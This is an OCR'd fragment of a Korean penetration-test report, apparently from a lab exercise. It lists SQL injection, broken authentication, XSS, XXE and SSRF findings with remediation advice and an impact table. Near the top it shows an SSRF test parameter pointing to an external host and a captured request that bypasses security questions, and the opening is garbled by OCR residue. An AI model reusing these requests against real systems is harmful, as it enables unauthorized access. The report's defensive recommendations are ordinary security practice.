
password 2025-11-20, 05:21:10

.dockerenv bin boot dev docker-java-home etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

2-2. 취약점 침투- SSRF

URL 파라미터에 내부의 값을 변경하여 SSRF 취약점이 있음을 확인하였음.

```
url=http://ifconfig.pro
```



III. 취약점 대응방안

3. 취약점 대응방안- SQL Injection

SQL Injection 방어 권고

1. 매개 변수화된 쿼리문을 포함하는 prepared statement를 사용 (입력값이 SQL로 해석되지 않고 값으로만 처리됨)
2. 저장 프로시저 사용 (문자열 결합이 없어야 함.)
3. 화이트리스트 입력 유효성 검사 (입력 값이 정해진 패턴을 충족할 때만 허용)
4. 모든 사용자 제공 입력 이스케이프

- 문제 발생 입력폼을 Prepared Statement 기반의 매개 변수화된 쿼리로 변경하여 사용자 입력이 SQL 구조를 변경하지 못하도록 조치한다.

3. 취약점 대응방안- Broken Authentication

-현재 파라미터의 값에서 특정 패턴을 유지하면 인증을 우회할 수 있기 때문에, 값 검증 알고리즘을 개선한다.

```
18 Cookie: JSESSIONID=kqtT5QViqUKjnEiLXqAKHPWDKU5qVUrK14HFNPq6
19 Connection: keep-alive
20
21 secQuestion00000=asd&secQuestion11111=asd&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

3. 취약점 대응방안- XSS

XSS 방어 권고

1. 출력 인코딩(Output Encoding)
2. 화이트리스트 기반 입력 검증 (<script>,onerror,javascript: 등)
3. 쿠키에 HttpOnly 적용
4. 위험한 API 사용 금지 (innerHTML, document,write, eval, setInnerHTML 등)

- 방어 권고에 따라 사용자 입력을 HTML 출력 시 반드시 컨텍스트에 맞는 적절한 출력 인코딩을 적용하고, 화이트리스트 기반 입력 검증, HttpOnly 적용, 위험한 API 사용을 금지한다.

3. 취약점 대응방안- XXE

XXE 방어 권고

1. XML 파서에서 외부 엔티티 완전 비활성화
2. XXE가 기본적으로 차단된 최신 라이브러리 사용
3. XML 대신 JSON 사용 고려
4. 서버에서 들어오는 XML 입력에 대해 화이트리스트 기반의 유효성 검증

- 권고에 따라 XML 대신 JSON과 같은 안전한 데이터 포맷을 사용하거나, XML 파서에서 DOCTYPE 및 외부 엔티티 로드를 완전히 비활성화하도록 조치한다.

3. 취약점 대응방안- SSRF

SSRF 방어 권고

1. 아웃바운드 요청 대상으로 화이트리스트 적용(내부망으로의 요청 차단)
2. IP 주소, 호스트네임 재검증 (DNS Rebinding 방지)
3. 사용자 입력값으로 URL 직접 호출하지 않기 (중계 서버 또는 프록시를 둬서 검증 후 요청)
4. 내부 자원 접근 차단

- 권고에 따라 서버에서 외부 요청 시 도메인,IP 화이트리스트를 적용하고, 사용자 입력값으로 URL을 직접 호출하지 않게 조치한다.

Ⅳ. 취약점총평(영향도평가)

4. 취약점 총평

취약점	분류	영향도
SQL Injection	-	최상
Broken Authentication	2FA Bypass	중
XSS	-	최상
SSRF	-	최상
XXE	-	최상

2025-11-20 Thu

모의 해킹 보고서

대구광역시 중구 중앙대로 366 반월센트럴타워 9층

+02 1234 5678

password1234@password.com